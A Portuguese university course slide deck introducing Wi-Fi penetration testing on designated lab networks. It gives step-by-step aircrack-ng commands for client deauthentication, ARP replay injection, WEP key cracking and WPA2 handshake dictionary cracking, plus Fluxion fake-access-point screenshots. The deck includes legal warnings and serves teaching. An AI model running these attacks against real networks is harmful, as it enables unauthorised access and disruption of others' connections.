
Introdução ao Pentest em Redes Wireless

Prof. Dr-Ing. João Paulo C. L. da Costa
João Paulo Abreu Maranhão
Bruno Justino Garcia Praciano



Universidade de Brasília (UnB)
Departamento de Engenharia Elétrica (ENE)
Laboratório de Processamento de Sinais em Arranjos
Laboratório de Tecnologias da Tomada de Decisão (LATITUDE.UnB)

Homepage: <http://www.lasp.unb.br>

Resumo

- ❑ Introdução
- ❑ Protocolos WEP, WPA e WPA2
- ❑ Pentest em Redes WEP
- ❑ Pentest em Redes WPA/WPA2



Resumo

- ❑ Introdução
- ❑ Protocolos WEP, WPA e WPA2
- ❑ Pentest em Redes WEP
- ❑ Pentest em Redes WPA/WPA2



Introdução

- ❑ Para que serve um pentest?
 - detectar e explorar vulnerabilidades e falhas de segurança
 - validar a eficácia dos mecanismos de defesa

- ❑ Quais são as fases de um pentest?
 - Coleta de informações
 - Identificação de vulnerabilidades
 - Exploração

- ❑ O que é fundamental em um pentest?
 - autorização dos responsáveis pelos recursos
 - documentação de todo o trabalho
 - propor controles para mitigar ou eliminar as falhas de segurança



Introdução

ATENÇÃO:

Invasão de dispositivos informáticos alheios é CRIME!!!

- ❑ Lei 12.737, de 30 de novembro de 2012:

Art. 2º: O Decreto-Lei nº 2.848, de 7 de dezembro de 1940 - Código Penal, fica acrescido dos seguintes arts. 154-A e 154-B:

“ Invasão de dispositivo informático

Art. 154-A. Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:

Pena – detenção, de 3 (três) meses a 1 (um) ano, e multa.”



Introdução

ATENÇÃO:

Os testes de penetração tratados neste curso devem ser realizados apenas nas redes de teste CURSO_WIRELESS_1 e CURSO_WIRELESS_2, sendo **terminantemente proibida** a realização de pentests em outras redes sem fio que não sejam as mencionadas acima!!!



Resumo

- ❑ Introdução
- ❑ Protocolos WEP, WPA e WPA2
- ❑ Pentest em Redes WEP
- ❑ Pentest em Redes WPA/WPA2



Protocolos WEP, WPA e WPA2

- ❑ Protocolo WPE
 - Wired Equivalent Privacy (1997)
 - RC4
 - Chaves de 40 ou 104 bits

- ❑ Protocolo WPA
 - Wi-Fi Protected Access (2003)
 - RC4 (TKIP)
 - Chaves de 256 bits
 - Modos de operação:
 - WPA Personal (Pre-Shared Key)
 - WPA Enterprise (Infrastructure)



Protocolos WEP, WPA e WPA2

- ❑ Protocolo WPA2
 - Wi-Fi Protected Access versão 2 (2004)
 - AES
 - Chaves de 256 bits
 - Maior segurança, porém maior processamento

- ❑ Classificação em ordem decrescente de segurança
 - 1) WPA2 + AES
 - 2) WPA + AES
 - 3) WPA + TKIP/AES
 - 4) WPA + TKIP
 - 5) WEP



Resumo

- ❑ Introdução
- ❑ Protocolos WEP, WPA e WPA2
- ❑ Pentest em Redes WEP
- ❑ Pentest em Redes WPA/WPA2



Pentest em Redes WEP

1. Verificar as interfaces de redes wireless. Verificar que a interface wireless wlan0 está em modo managed:

```
# iwconfig
```

2. Colocar a interface wireless wlan0 em modo monitor:

```
# airmon-ng start wlan0
```

3. Verificar novamente as interfaces wireless. Observar que a interface wireless wlan0 está agora em modo monitor:

```
# iwconfig
```

4. Mostrar as frequências suportadas pela interface wireless, bem como o canal atual:

```
# iwlist freq
```

5. Mostrar as redes wireless próximas e seus respectivos clientes. Após o comando, observar as seguintes informações: ESSID da rede WEP (CURSO_WIRELESS_1), MAC do AP, MAC de algum cliente da rede e número do canal. Em seguida, dar Ctrl+C para parar o airodump-ng:

```
# airodump-ng wlan0mon
```



Pentest em Redes WEP

6. Executar airodump-ng na rede CURSO_WIRELESS_1 e observar a quantidade de vetores de inicialização (coluna #Data):

```
# airodump-ng -a -c NR_CANAL --bssid MAC_AP -w NOME_ARQUIVO wlan0mon
```

7. O aircrack-ng deverá ser executado apenas quando o número de IVs (coluna #Data) for superior a 20000. Para acelerar a contagem de IVs, utilizaremos a técnica conhecida como “reinjeção de pacotes ARP”. Em outro terminal, executar aireplay-ng para observar as redes encontradas e verificar se a placa faz injeção de pacotes:

```
# aireplay-ng --test wlan0mon
```

8. No mesmo terminal, executar aireplay-ng para realizar a reinjeção de pacotes ARP:

```
# aireplay-ng --arpresplay -h MAC_CLIENTE -e ESSID_AP wlan0mon
```



Pentest em Redes WEP

9. Devemos acompanhar a quantidade de pacotes ARP capturados pelo aireplay-ng, que aumentará apenas nos casos em que houver novas conexões de clientes. Caso tal quantidade permaneça em 0, devemos forçar a desassociação de clientes conectados. Após a desassociação, os clientes realizam novas requisições ARP, permitindo a reinjeção de pacotes ARP pelo aireplay-ng e, conseqüentemente, o aumento da quantidade de IVs no terminal do airodump-ng.

10. Executar aireplay-ng em outro terminal para forçar a desassociação de um determinado cliente:

```
# aireplay-ng --deauth 50 -h MAC_CLIENTE -e ESSID_AP wlan0mon
```

11. Observar no terminal do ARP replay se a quantidade de ARPs capturados é superior a 0. Assim que algum cliente se reconectar ao AP, a quantidade de IVs no terminal do airodump-ng aumentará. Deixar os terminais do aireplay-ng e do airodump-ng abertos. Quando o número de IVs for superior a 20.000, executar aircrack-ng em um outro terminal para quebrar a chave. Caso a quantidade de IVs seja ainda insuficiente, aguardar um pouco e executar novamente o aircrack-ng:

```
# aircrack-ng NOME_ARQUIVO-01.cap
```



Resumo

- ❑ Introdução
- ❑ Protocolos WEP, WPA e WPA2
- ❑ Pentest em Redes WEP
- ❑ Pentest em Redes WPA/WPA2



Pentest em Redes WPA/WPA2

Usando aircrack-ng

1. Verificar as interfaces de redes wireless. Verificar que a interface wireless wlan0 está em modo managed:
`# iwconfig`
2. Colocar a interface wireless wlan0 em modo monitor:
`# airmon-ng start wlan0`
3. Verificar novamente as interfaces wireless. Observar que a interface wireless wlan0 está agora em modo monitor:
`# iwconfig`
4. Mostrar as frequências suportadas pela interface wireless, bem como o canal atual:
`# iwlist freq`



Pentest em Redes WPA/WPA2

5. Mostrar as redes wireless próximas e seus respectivos clientes. Após o comando, observar as seguintes informações: ESSID da rede WPA2 (CURSO_WIRELESS_2), MAC do AP, MAC de algum cliente da rede e número do canal. Em seguida, dar Ctrl+C para parar o airodump-ng :

```
# airodump-ng wlan0mon
```

6. Executar airodump-ng na rede CURSO_WIRELESS_2 e observar, no canto superior direito, se o handshake foi capturado. Manter o terminal aberto:

```
# airodump-ng -c NR_CANAL --bssid MAC_AP -w NOME_ARQUIVO wlan0mon
```

7. Caso o handshake não tenha sido capturado, devemos forçar a desassociação de clientes conectados. Após a desassociação, os clientes tentam se conectar novamente ao AP, gerando o handshake, o que permite a quebra da senha WPA2.

8. Em outro terminal, executar aireplay-ng para forçar a desassociação de um determinado cliente. Observar, no canto superior direito, se o handshake foi capturado:

```
# aireplay-ng --deauth 50 -h MAC_CLIENTE -e ESSID_AP wlan0mon
```



Pentest em Redes WPA/WPA2

9. Após a reconexão do cliente ao AP, verifica-se que foi gerado o arquivo NOME_ARQUIVO.cap após a captura do handshake. Finalmente, executar aircrack-ng para quebrar a chave utilizando o dicionário wpacrack.txt:

```
# aircrack-ng -e ESSID_AP -w wpacrack.txt NOME_ARQUIVO.cap
```




Pentest em Redes WPA/WPA2

Usando Fluxion

1. Baixar Fluxion em <https://github.com/wi-fi-analyzer/fluxion>
2. Ir até o diretório do software e executar o instalador:
cd fluxion
./fluxion.sh
3. Após todas as dependências serem instaladas, executar o programa
./fluxion.sh



Pentest em Redes WPA/WPA2




Pentest em Redes WPA/WPA2

```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
[
[
[  FLUXION 2    < Fluxion Is The Future >  ]
[
[
[2] Select your language
    [1] English
    [2] German
    [3] Romanian
    [4] Turkish
    [5] Spanish
    [6] Chinese
    [7] Italian
    [8] Czech
    [9] Greek
   [10] French
   [11] Slovenian
[deltaxflux@fluxion]-[~]
```



Pentest em Redes WPA/WPA2



```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

[
[
[  FLUXION 2    < Fluxion Is The Future >
[
[
[

[2] Select channel

    [1] All channels
    [2] Specific channel(s)
    [3] Back

[deltaxflux@fluxion]-[~]1
```




Pentest em Redes WPA/WPA2

WIFI Monitor

CH 12 [[Elapsed: 6 s] [2018-09-24 15:28

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
7C:8B:CA:C3:2A:5A	47	21	0 0	11	54e	WPA2	CCMP	PSK	CURSO WIRELESS_2
		11	0 0	1	54e	WPA2	CCMP	PSK	
		20	4 0	9	54e	WPA2	CCMP	PSK	
		16	0 0	1	54e	WPA2	CCMP	PSK	
		7	0 0	1	54e	WPA2	CCMP	PSK	
		2	0 0	9	54e	WPA2	CCMP	PSK	
		7	6 0	6	54e	WPA2	CCMP	PSK	
		9	0 0	1	54e	WPA2	CCMP	PSK	
		10	0 0	10	54e	WPA2	CCMP	PSK	
		18	0 0	10	54e	WPA2	CCMP	PSK	
		12	2 0	4	54e	WPA2	CCMP	PSK	
		8	0 0	4	54e	WPA2	CCMP	PSK	
		14	0 0	11	54e	WPA2	CCMP	PSK	
		2	2 0	6	54e	WPA2	CCMP	PSK	
		3	0 0	7	54e	WPA2	CCMP	PSK	
		2	0 0	9	54e	WPA2	CCMP	PSK	
		5	0 0	6	54e	WPA2	CCMP	PSK	
		2	0 0	11	54e	WPA2	CCMP	PSK	
		3	0 0	9	54e	WPA2	CCMP	PSK	
		3	0 0	6	54e	WPA2	CCMP	PSK	
		0	0 0	11	54e	WPA2	CCMP	PSK	
		2	0 0	1	54e	WPA2	CCMP	PSK	
		4	0 0	6	54e	WPA2	CCMP	PSK	
		5	0 0	1	54e	WPA2	CCMP	PSK	
		3	0 0	9	54e	WPA2	CCMP	PSK	
		2	0 0	6	54e	WPA2	CCMP	PSK	
		3	0 0	6	54e	WPA2	CCMP	PSK	

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
		-60	0 -12	151	18	
		-1	0e- 0	0	4	
		-1	0e- 0	0	1	
		-46	0 -24	14	4	
		-81	0 -1e	0	3	
		-80	1e- 1e	27	23	



Pentest em Redes WPA/WPA2

```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
[20]  E0:14:13:43:EB:08  6  WPA2  18%  WPA2-PSK
[21]  3C:4E:71:57:10:70  9  WPA2  22%  WPA2-PSK
[22] * 3C:E3:0E:10:80:9C  6  WPA2  21%  WPA2-PSK
[23]  E8:05:09:31:52:0A  1  WPA2  24%  WPA2-PSK
[24]  04:8B:06:FE:00:00  10  WPA2  27%  WPA2-PSK
[25]  A6:06:52:49:7A:00  6  WPA2  22%  WPA2-PSK
[26] * 3C:DD:8A:AF:00:5A  9  WPA2  32%  WPA2-PSK
[27]  AC:16:62:1B:7A:5A  11  WPA2  31%  WPA2-PSK
[28]  00:14:00:00:00:00  1  WPA2  33%  WPA2-PSK
[29]  E0:80:17:20:16:C3  4  WPA2  39%  WPA2-PSK
[30] * E8:E2:03:0A:EA:78  10  WPA2  24%  WPA2-PSK
[31]  AC:85:00:23:05:00  1  WPA2  46%  WPA2-PSK
[32] * E0:62:D0:23:05:EA  1  WPA2  43%  WPA2-PSK
[33] * E8:E2:03:0A:EA:78  6  WPA2  27%  WPA2-PSK
[34]  7C:8B:CA:C3:2A:5A  11  WPA2  50%  WPA2-PSK
[35]  00:14:00:00:00:00  4  WPA2  59%  WPA2-PSK
[36] * 00:14:00:00:00:00  -1  WPA2  99%  WPA2-PSK
[37]  E8:20:E2:53:15:95  1  WPA2  13%  WPA2-PSK
[38]  AC:05:02:28:00:00  1  WPA2  10%  WPA2-PSK

(*) Active clients

Select target. For rescans type r
[deltaxflux@fluxion]-[~]34
```



Pentest em Redes WPA/WPA2

```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
[-----]
[
[   FLUXION 2   < Fluxion Is The Future >
[
[-----]

INFO WIFI

      SSID = CURSO_WIRELESS_2 / WPA2
      Channel = 11
      Speed = 54 Mbps
      BSSID = 7C:8B:CA:C3:2A:5A ( )


[2] Select Attack Option

      [1] FakeAP - Hostapd (Recommended)
      [2] FakeAP - airbase-ng (Slower connection)
      [3] Back

[deltaxflux@fluxion]-[~]1
```



Pentest em Redes WPA/WPA2



```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

[
[
[  FLUXION 2    < Fluxion Is The Future >  ]
[                                           ]
[                                           ]
[ ~~~~~~ ]

INFO WIFI

